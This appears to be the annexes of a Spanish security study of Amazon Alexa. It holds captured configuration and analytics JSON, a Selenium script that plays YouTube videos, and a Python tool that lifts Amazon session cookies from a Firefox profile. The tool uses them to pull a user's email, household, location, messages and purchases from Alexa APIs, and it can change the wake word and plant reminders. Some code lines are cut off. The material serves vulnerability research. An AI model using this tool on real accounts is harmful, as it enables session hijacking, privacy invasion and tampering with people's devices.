            "ES": "https://project-wink-mss-na.amazon.com",
            "FR": "https://project-wink-mss-na.amazon.com",
            "GB": "https://project-wink-mss-na.amazon.com",
            "ID": "https://project-wink-mss-na.amazon.com",
            "IN": "https://project-wink-mss-na.amazon.com",
            "IT": "https://project-wink-mss-na.amazon.com",
            "JP": "https://project-wink-mss-na.amazon.com",
            "MX": "https://project-wink-mss-na.amazon.com",
            "NL": "https://project-wink-mss-na.amazon.com",
            "RU": "https://project-wink-mss-na.amazon.com",
            "SA": "https://project-wink-mss-na.amazon.com",
            "TR": "https://project-wink-mss-na.amazon.com",
            "US": "https://project-wink-mss-na.amazon.com"
          }
        },
        "TimeoutsSec": {
          "Default": "30"
        }
      },
      "TimeoutsSec": {
        "Default": "10"
      }
    },
```

```
    "Messages": {
      "AudioContentCacheSizeMB": 200,
      "AudioMessageTimeLimitSec": 45,
      "FetchBatchSize": "20",
      "TranscriptionTimeout": 45,
      "": ""
    },
    "Notifications": {
      "EPMS": {
        "RetryTimeoutSec": "60",
        "TestField": 1
      }
    },
    "Presence": {
      "RefreshIntervalSec": {
        "GetActiveContacts": 300,
        "GetDevices": 300
      }
    },
    "SIPProxy": {
      "Endpoint": "sips:prod.amcs-tachyon.com:443",
      "Endpoints": {
        "Alpha": "alpha.amcs-tachyon.com",
        "Beta": "test.amcs-tachyon.com",
        "Gamma": "gamma.amcs-tachyon.com",
        "NOTE": "DO NOT USE. Use Endpoint and target using segment instead",
        "PFM": {
          "AE": "sips:prod.amcs-tachyon.com:443",
          "AU": "sips:prod.amcs-tachyon.com:443",
          "BR": "sips:prod.amcs-tachyon.com:443",
          "CA": "sips:prod.amcs-tachyon.com:443",
          "CN": "sips:prod.amcs-tachyon.com:443",
          "DE": "sips:prod.amcs-tachyon.com:443",
          "Default": "sips:prod.amcs-tachyon.com:443",
          "ES": "sips:prod.amcs-tachyon.com:443",
          "FR": "sips:prod.amcs-tachyon.com:443",
          "GB": "sips:prod.amcs-tachyon.com:443",
          "ID": "sips:prod.amcs-tachyon.com:443",
          "IN": "sips:prod.amcs-tachyon.com:443",
          "IT": "sips:prod.amcs-tachyon.com:443",
          "JP": "sips:prod.amcs-tachyon.com:443",
          "MX": "sips:prod.amcs-tachyon.com:443",
          "NL": "sips:prod.amcs-tachyon.com:443",
          "RU": "sips:prod.amcs-tachyon.com:443",
          "SA": "sips:prod.amcs-tachyon.com:443",
          "TR": "sips:prod.amcs-tachyon.com:443",
          "US": "sips:prod.amcs-tachyon.com:443"
        },
        "Prod": "prod.amcs-tachyon.com"
      },
      "PstnUriFormats": {
        "PFM": {
          "AE": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
          "AU": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
          "BR": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
          "CA": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
          "CN": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
          "DE": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
```

```
            "Default": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "ES": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "FR": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "GB": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "ID": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "IN": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "IT": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "JP": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "MX": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "NL": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "RU": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "SA": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "TR": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone",
            "US": "sips:PHONE_NUMBER@amcs-tachyon.com;user=phone"
          }
        },
        "Registration": {
          "FirstRetryIntervalSec": "0",
          "RetryIntervalSec": "20",
          "RetryRandomIntervalSec": "10",
          "TimeoutSec": "3600"
        }
      },
      "Telemetry": {
        "BatchSize": "30",
        "IntervalSec": "60",
        "SamplingIntervalSec": "5",
        "SendingIntervalSec": "60"
      },
      "TranscriptionConsent": {
        "PFMs": "DE"
      },
      "arcus": {
        "ACMS_Endpoint": "https://alexa-comms-mobile-service-na.amazon.com",
        "ACMS_Endpoints_Alpha": "alexa-mobile-service-na-alpha.integ.amazon.com",
        "ACMS_Endpoints_Beta": "alexa-mobile-service-na-beta.integ.amazon.com",
        "ACMS_Endpoints_Gamma": "alexa-comms-mobile-service-na-gamma.amazon.com",
        "ACMS_Endpoints_Prod": "alexa-comms-mobile-service-na.amazon.com",
        "Arcus_First_Sync_Interval_MilliSeconds": 180000,
        "Arcus_Max_Sync_Duration_MilliSeconds": 180000,
        "Arcus_Retry_Max_Attempts": 3,
        "Arcus_Sync_Interval_MilliSeconds": 86400000,
        "Arcus_Sync_Repeat_Interval_MilliSeconds": 901000,
        "Arcus_Sync_Retry_Interval_MilliSeconds": 180000,
        "Contacts_MaxConcurrentUpload": 2,
        "Contacts_NameMaxLength": 55,
        "Contacts_RefreshIntervalSec": 300,
        "Contacts_UploadBatchSize": 100,
        "MediaStorage_Endpoint_V1": "https://project-wink-mss-na.amazon.com",
        "MediaStorage_Endpoints_Alpha_V1": "alexa-mss-na-alpha-ilaw.integ.amazon.com",
        "MediaStorage_Endpoints_Beta_V1": "alexa-mss-na-beta-ilaw.integ.amazon.com",
        "MediaStorage_Endpoints_Gamma_V1": "project-wink-mss-na-gamma.amazon.com",
        "MediaStorage_Endpoints_Prod_V1": "project-wink-mss-na.amazon.com",
        "MediaStorage_Timeout": 30,
        "Messages_AudioMessageTimeLimitSec": 45000,
        "Messages_FetchBatchSize": 100,
        "Messages_TranscriptionTimeout": 45000,
        "SIPProxy_AOR_Refresh_TimeoutSec": 604800,
```

```
      "SIPProxy_Endpoint": "sips:prod.amcs-tachyon.com",
      "SIPProxy_Endpoints_Alpha": "alpha.amcs-tachyon.com",
      "SIPProxy_Endpoints_Beta": "test.amcs-tachyon.com",
      "SIPProxy_Endpoints_Gamma": "gamma.amcs-tachyon.com",
      "SIPProxy_Endpoints_Prod": "prod.amcs-tachyon.com",
      "SIPProxy_Registration_PortNumber": 443,
      "SIPProxy_Registration_TimeoutSec": 3600
    }
  },
  "segmentIds": [
    "sbyuc0qk"
  ],
  "updatedConfigurationAvailable": true
}
```


13.4. Contenido *json* de mobileanalytics.us-east-1.amazonaws.com:

13.4.1. Contexto del cliente


```
{
  "client": {
    "app\_version_code": "85079110",
    "client\_id": "ec8XXXXX-68XX-XXXX-XXXX-8a278aXXXXXX",
    "app\_title": "Amazon Alexa",
    "app\_package_name": "com.amazon.dee.app",
    "app\_version_name": "2.1.297.0"
  },
  "env": {
    "platform": "ANDROID",
    "networkType": "WIFI",
    "platform_version": "5.0.2",
    "make": "samsung",
    "carrier": "Unknown",
    "locale": "es_ES",
    "model": "SM-G360F"
  },
  "custom": {},
  "services": {
    "mobile_analytics": {
      "app_id": "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
    }
  }
}
```


13.4.2. Contenido del cuerpo


```
{"events": [
    {
      "eventType": "CARD_VIEW",
      "timestamp": "2019-05-16T09:35:24.952Z",
      "session": {
        "id": "8a89XXXX-XXXXXXXX-XXXXXXXXX",
        "startTimestamp": "2019-05-16T09:31:34.939Z"
      },
      "attributes": {
        "FREE_RAM": "258",
```

```
        "OS_TYPE": "ANDROID",
        "EventType": "Impression",
        "cardTitle": "Test",
        "APP_VERSION": "2.1.297.0",
        "DEVICE_DENSITY": "1.5",
        "SDK_INT": "21",
        "NETWORK_TYPE": "WIFI",
        "DEVICE_PRODUCT": "coreprimeltexx",
        "DEVICE_WIDTH": "480",
        "EventTimestamp": "1557999301816",
        "DEVICE_COUNTRY": "ES",
        "OS_VERSION": "5.0.2",
        "DEVICE_MANUFACTURER": "samsung",
        "DEVICE_HEIGHT": "800",
        "DEVICE_MODEL": "SM-G360F",
        "DEVICE_LANGUAGE": "español"
      },
      "metrics": {
        "EventTimestamp": 1557999301816
      }
    },
    {
      "eventType": "HOME_VIEW_RENDER_END",
      "timestamp": "2019-05-16T09:35:24.953Z",
      "session": {
        "id": "8a89XXXX-XXXXXXXX-XXXXXXXXX",
        "startTimestamp": "2019-05-16T09:31:34.939Z"
      },
      "attributes": {
        "FREE_RAM": "258",
        "EventType": "Timer",
        "OS_TYPE": "ANDROID",
        "APP_VERSION": "2.1.297.0",
        "DEVICE_DENSITY": "1.5",
        "SDK_INT": "21",
        "NETWORK_TYPE": "WIFI",
        "DEVICE_PRODUCT": "coreprimeltexx",
        "DEVICE_WIDTH": "480",
        "DEVICE_COUNTRY": "ES",
        "OS_VERSION": "5.0.2",
        "DEVICE_MANUFACTURER": "samsung",
        "DEVICE_HEIGHT": "800",
        "RecordTimerEnd": "1557999302341",
        "DEVICE_MODEL": "SM-G360F",
        "DEVICE_LANGUAGE": "español"
      },
      "metrics": {
        "EventNumericValue": 25578,
        "EventTimestamp": 1557999276763
      }
    },
    {
      "eventType": "APP_CLOSE",
      "timestamp": "2019-05-16T09:36:17.899Z",
      "session": {
        "id": "8a89XXXX-XXXXXXXX-XXXXXXXXX",
        "startTimestamp": "2019-05-16T09:31:34.939Z"
      },
```

```
      "attributes": {
        "FREE_RAM": "258",
        "EventType": "General",
        "OS_TYPE": "ANDROID",
        "APP_VERSION": "2.1.297.0",
        "DEVICE_DENSITY": "1.5",
        "SDK_INT": "21",
        "NETWORK_TYPE": "WIFI",
        "DEVICE_PRODUCT": "coreprimeltexx",
        "DEVICE_WIDTH": "480",
        "DEVICE_COUNTRY": "ES",
        "OS_VERSION": "5.0.2",
        "DEVICE_MANUFACTURER": "samsung",
        "DEVICE_HEIGHT": "800",
        "DEVICE_MODEL": "SM-G360F",
        "DEVICE_LANGUAGE": "español"
      },
      "metrics": {
        "EventTimestamp": 1557999377898
      }
    },
    {
      "eventType": "_session.pause",
      "timestamp": "2019-05-16T09:36:17.901Z",
      "session": {
        "id": "8a89XXXX-XXXXXXXX-XXXXXXXXX",
        "duration": 282962,
        "startTimestamp": "2019-05-16T09:31:34.939Z"
      },
      "attributes": {},
      "metrics": {}
    },
    {
      "eventType": "APP_SESSION_LANDSCAPE_ENABLED",
      "timestamp": "2019-05-16T09:37:01.326Z",
      "session": {
        "id": "8a89XXXX-XXXXXXXX-XXXXXXXXX",
        "startTimestamp": "2019-05-16T09:31:34.939Z"
      },
      "attributes": {
        "FREE_RAM": "258",
        "EventType": "Counter",
        "OS_TYPE": "ANDROID",
        "APP_VERSION": "2.1.297.0",
        "DEVICE_DENSITY": "1.5",
        "SDK_INT": "21",
        "NETWORK_TYPE": "WIFI",
        "DEVICE_PRODUCT": "coreprimeltexx",
        "DEVICE_WIDTH": "480",
        "DEVICE_COUNTRY": "ES",
        "OS_VERSION": "5.0.2",
        "DEVICE_MANUFACTURER": "samsung",
        "DEVICE_HEIGHT": "800",
        "DEVICE_MODEL": "SM-G360F",
        "DEVICE_LANGUAGE": "español"
      },
      "metrics": {
        "EventNumericValue": 0,
```

```
      "EventTimestamp": 1557999421325
    }
  },
  {
    "eventType": "APP_CRASH",
    "timestamp": "2019-05-16T09:37:01.331Z",
    "session": {
      "id": "8a89XXXX-XXXXXXXX-XXXXXXXXX",
      "startTimestamp": "2019-05-16T09:31:34.939Z"
    },
    "attributes": {
      "FREE_RAM": "210",
      "EventType": "Counter",
      "OS_TYPE": "ANDROID",
      "APP_VERSION": "2.1.297.0",
      "DEVICE_DENSITY": "1.5",
      "SDK_INT": "21",
      "NETWORK_TYPE": "WIFI",
      "DEVICE_PRODUCT": "coreprimeltexx",
      "DEVICE_WIDTH": "480",
      "DEVICE_COUNTRY": "ES",
      "OS_VERSION": "5.0.2",
      "DEVICE_MANUFACTURER": "samsung",
      "DEVICE_HEIGHT": "800",
      "DEVICE_MODEL": "SM-G360F",
      "DEVICE_LANGUAGE": "español"
    },
    "metrics": {
      "EventNumericValue": 0,
      "EventTimestamp": 1557999421331
    }
  }
  ]}
```

14. Anexo 3 - Selenium script

```
import requests
import json
import time
from selenium import webdriver
from selenium.webdriver.common.keys import Keys

#ADD YOUR YOUTUBE API KEY
API_KEY = "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"

def getSeconds(t):
    h_str = ''
    m_str = ''
    if t.find("H") != -1:
        h_str = t[t.find("T")+1:t.find("H")]
        m_str = t[t.find("H")+1:t.find("M")]
    else:
        m_str = t[t.find("T")+1:t.find("M")]
    s_str = t[t.find("M")+1:t.find("S")]
    h = 0
    m = 0
    s = 0
    if h_str != '':
        h = int(h_str)*3600
    if m_str != '':
        m = int(m_str)*60
    if s_str != '':
        s = int(s_str)
    return h+m+s

url = "https://www.googleapis.com/youtube/v3/videos"
data = {'part': 'contentDetails',
        'chart': 'mostPopular',
        'regionCode': 'ES',
        'maxResults': '25',
        'key': API_KEY}

r = requests.get(url, params=data)
videos = json.loads(r.text)
firefox = webdriver.Firefox();

#TO AVOID ADDS
firefox.install_addon("/Users/User/Library/Application Support/Firefox/Profiles/1gyyyeos.default/extensions/uBlock0@raymo

for item in videos['items']:
    i=0
    while i<2
        firefox.find_element_by_tag_name('body').send_keys(Keys.COMMAND + 't')
        firefox.get("https://www.youtube.com/watch?v=" + item['id']);
        time.sleep(6)
        try:
            firefox.find_element_by_css_selector('.ytp-large-play-button').click()
            t = getSeconds(item['contentDetails']['duration'])
            print(item['contentDetails']['duration'] + "---->" + str(t))
            time.sleep(t)
        except:
            print("Unable to reproduce video")
```

```
57          firefox.find_element_by_tag_name('body').send_keys(Keys.COMMAND + 'wt')
58          i += 1
59
60  firefox.close()
```

15. Anexo 4 - Herramienta de enumeración en python

El código también se puede encontrar en GitHub[20].

15.1. Código del programa principal

```
import query_schema
import json
import matplotlib.pyplot as plt
import time
import sys

def getBasicInformation():
    print("--------------------------------------------------------------------------------")
    print("\033[1m" + "Found the following basic information:" + "\033[00m")
    auth = json.loads(q.getUserAuthenticationInfo())
    print("[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[1m" + "Username: " + "\033[00m" + auth["customerName"])
    print("[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[1m" + "User email: " + "\033[00m" + auth["customerEmail"])
    print("[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[1m" + "Has Prime Music: " + "\033[00m" + str(auth["canAccess
    print("[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[1m" + "User ID: " + "\033[00m" + auth["customerId"])
    print("--------------------------------------------------------------------------------")

def getLists():
    print("--------------------------------------------------------------------------------")
    print("\033[1m" + "All lists and items:" + "\033[00m")
    data = json.loads(q.getLists())
    for list in data['lists']:
        print("[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[1m" + "Name: " + "\033[00m" + str(list['name']))
        print("\033[35m" + ">>" + "\033[00m" +  "\033[1m" + "Archived: " + "\033[00m" + str(list['archived']))
        print("\033[35m" + ">>" + "\033[00m" +  "\033[1m" + "Type: " +  "\033[00m" +  list['type'])
        id = list['itemId']
        items = json.loads(q.getItemsFromList(id))['list']
        for item in items:
            print("\033[35m" + ">>>>>>>" + "\033[00m" + item['value'])
        print("\r")
    print("--------------------------------------------------------------------------------")

def getMessagesAndContacts(data):
    print("--------------------------------------------------------------------------------")
    print("\033[1m" + "Possible sent messages:"+ "\033[00m")
    for act in data:
        info = json.loads(q.getActivityCard(act['id']))
        gotContact = False
        gotMessage = False
        for item in info['activityDialogItems']:
            itemData = json.loads(item['activityItemData'])
            if 'slots' in itemData:
                for sl in itemData['slots']:
                    if sl.get('name') == "ContactName" and sl['value'] != None and not gotContact:
                        gotContact = True
                        print("[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[1m" + "Contact: "+ "\033[00m" + sl['valu
                    if sl.get('name') == "MessageContent" and sl['value'] != None and not gotMessage:
                        gotMessage = True
                        print("\033[35m" + ">>>>>>>" + "\033[00m" + "\033[1m" + "Message: "+ "\033[00m" + sl['value'])
        print("\r")
    print("--------------------------------------------------------------------------------")


```

```
53  def getBoughtItems(data):
54      print("--------------------------------------------------------------------------------")
55      print("\033[1m" + "Possible purchased items:"+ "\033[00m")
56      for act in data:
57          info = json.loads(q.getActivityCard(act['id']))
58          intents = ["AddToShoppingContainerIntent", "BuyItemIntent", "SearchItemIntent"]
59          intent = json.loads(info['activityDialogItems'][1]['activityItemData']).get('intentType')
60          if intent in intents:
61              for item in info['activityDialogItems']:
62                  itemData = json.loads(item['activityItemData'])
63                  t = itemData.get('asrText')
64                  if t != "" and t != "sí" and t != "no":
65                      print("[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[1m" + "Item: "+ "\033[00m" + t)
66      print("--------------------------------------------------------------------------------")
67
68  def plotActivityByHours(data):
69      x = [i for i in range(24)]
70      y = data
71      plt.figure(1)
72      plt.plot(x,y)
73      plt.xticks(x)
74      plt.ion()
75      plt.show()
76      plt.pause(0.001)
77
78  def plotActivityByWeekdays(data):
79      x = ["Monday", "Tuesday", "Wednesday", "Thursday", "Friday", "Saturday", "Sunday"]
80      y = data
81      plt.figure(2)
82      plt.plot(x,y)
83      plt.xticks(x)
84      plt.ion()
85      plt.show()
86      plt.pause(0.001)
87
88
89  def extractHoseholdAccountsInfo():
90      print("--------------------------------------------------------------------------------")
91      print("\033[1m" + "External accounts and calendars:" + "\033[00m")
92      data = json.loads(q.getHouseholdAccounts())
93      for acc in data['householdAccountList']:
94          print("[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[1m" + "Name: " + "\033[00m" + acc['customerName'])
95          if acc['getCalendarAccountsResponse'] != None:
96              for i in acc['getCalendarAccountsResponse']['calendarAccountList']:
97                  print("\033[35m" + ">>>" + "\033[00m" + "[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[32m" + "Found
98                  for cal in i['calendarList']:
99                      print("\033[35m" + "-------->" + "\033[00m" + "\033[1m" + "Calendar name: " + "\033[00m" + cal['caler
100                     print("\033[35m" + "----------->" + "\033[00m" + "\033[1m" + "ID: " + "\033[00m"  + cal['calendarId']
101                 print("\r")
102         else:
103             print("\033[31m" + "No more data for this account" + "\033[00m")
104         print("\r")
105     print("--------------------------------------------------------------------------------")
106
107 def extractHoseholdInfo():
108     print("--------------------------------------------------------------------------------")
109     print("\033[1m" + "Hosehold:" + "\033[00m")
110     data = json.loads(q.getHousehold())
```

```
111         for usr in data['accounts']:
112             print("[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[1m" + "Name: " + "\033[00m" + usr['fullName'] + "\033[1m
113         print("--------------------------------------------------------------------------------")
114 
115     def getAllHistory():
116         all_act = {'activities': []}
117         acts = []
118         end = str(round(time.time() * 1000))
119         start = "1546297199000"
120         h = json.loads(q.getActivities(start, end))
121         last = False
122         loading = ["_","o","O"]
123         i = 0
124         while not last:
125             sys.stdout.write("[" + "\033[96m" + loading[i%3] + "\033[00m" +  "]" + "\033[1m" +" Getting all actions in histor
126             h = json.loads(q.getActivities(start, end))
127             if end == h['startDate']:
128                 last = True
129             else:
130                 end = h['startDate']
131                 acts.append(h['activities'])
132             sys.stdout.flush()
133             i+=1
134         print("[" + "\033[92m" + "*" + "\033[00m" +  "]" + "\033[1m" +" Getting all actions in history...\r" + "\033[00m")
135         all_act['activities'] = acts
136         return all_act
137 
138     def extractInfoFromHistory():
139         data = getAllHistory()
140         hours = [0 for i in range(24)]
141         days = [0 for i in range(7)]
142         messages = []
143         compras = []
144         for act_list in data['activities']:
145             for act in act_list:
146                 t = time.localtime(int(act["creationTimestamp"])/1000)
147                 h = t.tm_hour
148                 hours[h] += 1
149                 d = t.tm_wday
150                 days[d] += 1
151                 if act['description'] != None:
152                     desc = json.loads(act['description'])
153                     if desc['summary'] != None:
154                         if "envía un mensaje" in desc['summary']:
155                             messages.append(act)
156                         elif "compra" in str(desc['summary']) or "cesta" in str(desc['summary']):
157                             compras.append(act)
158         result = {}
159         result['hours'] = hours
160         result['days'] = days
161         result['messages'] = messages
162         result['compras'] = compras
163         return result
164 
165     def createReminder():
166         print("--------------------------------------------------------------------------------")
167         print("\033[1m" + "Create a reminder:" + "\033[00m")
168         wakeup = json.loads(q.getWakeUpWord())['wakeWords']
```

```
    if wakeup == []:
        print("\033[31m" + "Device currently not connected" + "\033[00m")
    else:
        current_ww = wakeup[0]['wakeWord']
        if current_ww=="ECHO":
            current_ww = "Echo"
        elif current_ww=="ALEXA":
            current_ww = "Alexa"
        else:
            current_ww = "Amazon"
        print("\033[34m" + "==>"  + "\033[00m" + "\033[1m" + "Which wake word do you want to use? Current: " + current_ww
        print("\033[1m" + "[1] ALEXA  || [2] AMAZON || [3] ECHO" + "\033[00m")
        w = input()
        r = ""
        if w==str(1):
            r = q.setWakeWord("ALEXA", serial, type, current_ww)
        elif w==str(2):
            r = q.setWakeWord("AMAZON", serial, type, current_ww)
        else:
            r = q.setWakeWord("ECHO", serial, type, current_ww)
        if r.status_code != 200:
            print("\033[31m" + "Something went wrong" + "\033[00m")
        else:
            print("\033[32m" + "Wakeword set successfully." + "\033[00m")
            print("\033[34m" + "==>"  + "\033[00m" + "\033[1m" + "What do you want to be \"remembered\"? ;)" + "\033[00m"
            reminder = input()
            reminder = current_ww + ", " + reminder
            print("\033[34m" + "==>"  + "\033[00m" + "\033[1m" + "At what time do you want to schedule it? - (from 00:00
            time = input()
            print("\033[34m" + "==>"  + "\033[00m" + "\033[1m" + "What day? - (from 01 to 31)" + "\033[00m")
            day = input()
            print("\033[34m" + "==>"  + "\033[00m" + "\033[1m" + "What month? - (from 01 to 12)" + "\033[00m")
            month = input()
            code = q.createReminder(time, day, month, reminder, serial, type)
            if code.status_code == 200:
                print("\033[32m" + "Reminder created!" + "\033[00m")
            else:
                print("\033[31m" + "Something went wrong" + "\033[00m")
        print("--------------------------------------------------------------------------------")

def getLocation():
    print("--------------------------------------------------------------------------------")
    print("\033[1m" + "Location:" + "\033[00m")
    device_preferences = json.loads(q.getDevicePreferences())
    for device in device_preferences['devicePreferences']:
        print("[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[1m" + "Device found: " + "\033[00m")
        if device['deviceSerialNumber'] != None:
            print("\033[35m" + ">>" + "\033[00m" + "\033[1m" + "Serial Number: " + "\033[00m" + device['deviceSerialNumbe
        if device['deviceType'] != None:
            print("\033[35m" + ">>" + "\033[00m" + "\033[1m" + "Device type: " + "\033[00m" + device['deviceType'])
        if device['postalCode'] != None:
            print("\033[35m" + ">>" + "\033[00m" + "\033[1m" + "Postal code: " + "\033[00m" + str(device['postalCode']))
        for key in device['deviceAddressModel'].keys():
            v = device['deviceAddressModel'][key]
            if v != None:
                print("\033[35m" + ">>" + "\033[00m" + "\033[1m" + key +": " + "\033[00m" + v)
        print("\r")
    print("--------------------------------------------------------------------------------")
```

```
227
228 def usage():
229     print("-----------------------------------------")
230     print("USAGE: python3 PATH_TO_COOKIES.SQLITE_FILE")
231     print("-----------------------------------------")
232
233 def main(argv):
234     global serial
235     global type
236     global q
237
238     if len(argv) != 2:
239         usage()
240         return
241
242     print("""\
243      \033[94m$$$$$$\  $$\                                                                $$\       $$\
244     $$  __$$\ $$ |                                                                $$ |      \__|                $$ |
245     $$ /  $$ |$$ | $$$$$$\  $$\   $$\ $$$$$$\         $$$$$$$\  $$$$$$\   $$$$$$\  $$ |  $$\ $$\  $$$$$$\   $$$$$$$ |
246     $$$$$$$$ |$$ |$$  __$$\ \$$\ $$  |\____$$\       $$  _____|$$  __$$\ $$  __$$\ $$ | $$  |$$ |$$  __$$\ $$  __$$ |
247     $$  __$$ |$$ |$$$$$$$$ | \$$$$  / $$$$$$$ |      $$ /      $$ /  $$ |$$ /  $$ |$$$$$$  / $$ |$$$$$$$$ |$$ /  $$ |
248     $$ |  $$ |$$ |$$   ____| $$  $$< $$  __$$ |      $$ |      $$ |  $$ |$$ |  $$ |$$  _$$<  $$ |$$   ____|$$ |  $$ |
249     $$ |  $$ |$$ |\$$$$$$$\ $$  /\$$\\$$$$$$$ |      \$$$$$$$\ \$$$$$$  |\$$$$$$  |$$ | \$$\ $$ |\$$$$$$$\ \$$$$$$$ |
250     \__|  \__|\__| \_______|\__/  \__|\_______|       \_______| \______/  \______/ \__|  \__|\__| \_______| \_______| \03
251
252     """)
253
254     extracted_data = ""
255     q = query_schema.Query(argv[1])
256     dev = json.loads(q.getDevices())['devices'][0]
257     print("-------------------------------------------------------------------------------")
258     print("[" + "\033[92m" + "*" + "\033[00m" + "] " + "\033[1m" + "ACCOUNT NAME: " + "\033[00m" + dev['accountName'])
259     serial = dev['serialNumber']
260     type = dev['deviceType']
261
262     c = True
263     while(c):
264
265         print("--------------------------------")
266         print("\033[1m" + "What do you want to see?" + "\033[00m")
267         print("[1] Basic user information")
268         print("[2] Hosehold")
269         print("[3] Additional e-mails and calendars")
270         print("[4] Location")
271         print("[5] Lists")
272         print("[6] Contacts and messages")
273         print("[7] Bought items")
274         print("[8] Plot activity diagram")
275         print("[9] Create Reminder")
276         print("[10] Print all the information")
277         print("--------------------------------")
278
279
280         action = input()
281         if (action=='1'):
282             getBasicInformation()
283         elif (action=='2'):
284             extractHoseholdInfo()
```

```
285         elif (action=='3'):
286             extractHoseholdAccountsInfo()
287         elif (action=='4'):
288             getLocation()
289         elif (action=='5'):
290             getLists()
291         elif (action=='6'):
292             if extracted_data == "":
293                 extracted_data = extractInfoFromHistory()
294             getMessagesAndContacts(extracted_data['messages'])
295         elif (action=='7'):
296             if extracted_data == "":
297                 extracted_data = extractInfoFromHistory()
298             getBoughtItems(extracted_data['compras'])
299         elif (action=='8'):
300             if extracted_data == "":
301                 extracted_data = extractInfoFromHistory()
302             plotActivityByHours(extracted_data["hours"])
303             plotActivityByWeekdays(extracted_data["days"])
304             print("\033[32m" + "Plots done" + "\033[00m \r")
305         elif (action=='9'):
306             createReminder()
307         elif (action=='10'):
308             getBasicInformation()
309             extractHoseholdInfo()
310             extractHoseholdAccountsInfo()
311             getLocation()
312             getLists()
313             if extracted_data == "":
314                 extracted_data = extractInfoFromHistory()
315             getMessagesAndContacts(extracted_data['messages'])
316             getBoughtItems(extracted_data['compras'])
317             plotActivityByHours(extracted_data["hours"])
318             plotActivityByWeekdays(extracted_data["days"])
319         else:
320             print("Incorrect number")
321 
322         more = input("Another action? [y/n]")
323         if (more =='y'):
324              c = True
325         else:
326              c = False
327 
328 
329 q = ""
330 serial = ""
331 type = ""
332 main(sys.argv)
```

15.2. Código de la clase encargada de la peticiones

```
1 import requests
2 import json
3 import sqlite3
4 
5 class Query:
6 
```

```
7       def __init__(self, file):
8           conn = sqlite3.connect(file)
9           c = conn.cursor()
10          self.cookie = {
11              'session-id': None,
12              'session-id-time': None,
13              'ubid-acbes': None,
14              'session-token': None,
15              'x-acbes': None,
16              'at-acbes': None,
17              'sess-at-acbes': None,
18              'sst-acbes': None,
19              'csrf': None,
20              'x-wl-uid': None,
21          }
22          for key in self.cookie.keys():
23              query = "select value from moz_cookies where baseDomain=? and name=?;"
24              c.execute(query, ("amazon.es",key))
25              self.cookie[key] = c.fetchone()[0]
26
27          self.headers = {
28              'Host': 'alexa.amazon.es',
29              'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0',
30              'Accept-Language': 'en-US,en;q=0.5',
31              'Accept-Encoding': 'gzip, deflate',
32              'Accept': 'application/json, text/javascript, */*; q=0.01',
33              'Referer': 'https://alexa.amazon.es/spa/index.html',
34              'X-Requested-With': 'XMLHttpRequest',
35              'Connection': 'close',
36              'Cookie': 'at-acbes=' + self.cookie['at-acbes']+ '; csrf=' + self.cookie['csrf']+ '; sess-at-acbes=' + self.c
37          }
38          conn.close()
39
40      #List all devices and some user information
41      def getDevices(self):
42          url = "https://alexa.amazon.es/api/devices-v2/device"
43          r = requests.get(url, headers=self.headers, cookies=self.cookie)
44          return r.text
45
46      #History of actions done
47      def getActivities(self, start, end):
48          url = "https://alexa.amazon.es/api/activities-with-range"
49          p = {'startTime': start, 'endTime': end, 'size': "50"}
50          r = requests.get(url, headers=self.headers, cookies=self.cookie, params=p)
51          return r.text
52
53      def getActivityCard(self, id):
54          url = "https://alexa.amazon.es/api/activity-dialog-items"
55          r = requests.get(url, headers=self.headers, cookies=self.cookie, params={'activityKey': id})
56          return r.text
57
58      def getActivityInfo(self, id):
59          url = "https://alexa.amazon.es/api/activities/" + id
60          r = requests.get(url, headers=self.headers, cookies=self.cookie)
61          return r.text
62
63      #Email, name and customerID
64      def getUserAuthenticationInfo(self):
```

```
65          url = "https://alexa.amazon.es/api/authentication"
66          r = requests.get(url, headers=self.headers, cookies=self.cookie)
67          return r.text
68
69      def getHomeCards(self):
70          url = "https://alexa.amazon.es/api/cards"
71          r = requests.get(url, headers=self.headers, cookies=self.cookie)
72          return r.text
73
74      def getDevicePreferences(self):
75          url = "https://alexa.amazon.es/api/device-preferences"
76          r = requests.get(url, headers=self.headers, cookies=self.cookie)
77          return r.text
78
79      def getUserMarketPlace(self):
80          url = "https://alexa.amazon.es/api/get-customer-pfm"
81          r = requests.get(url, headers=self.headers, cookies=self.cookie)
82          return r.text
83
84      def getHousehold(self):
85          url = "https://alexa.amazon.es/api/household"
86          r = requests.get(url, headers=self.headers, cookies=self.cookie)
87          return r.text
88
89      def getHouseholdAccounts(self):
90          url = "https://alexa.amazon.es/api/eon/householdaccounts"
91          r = requests.get(url, headers=self.headers, cookies=self.cookie)
92          return r.text
93
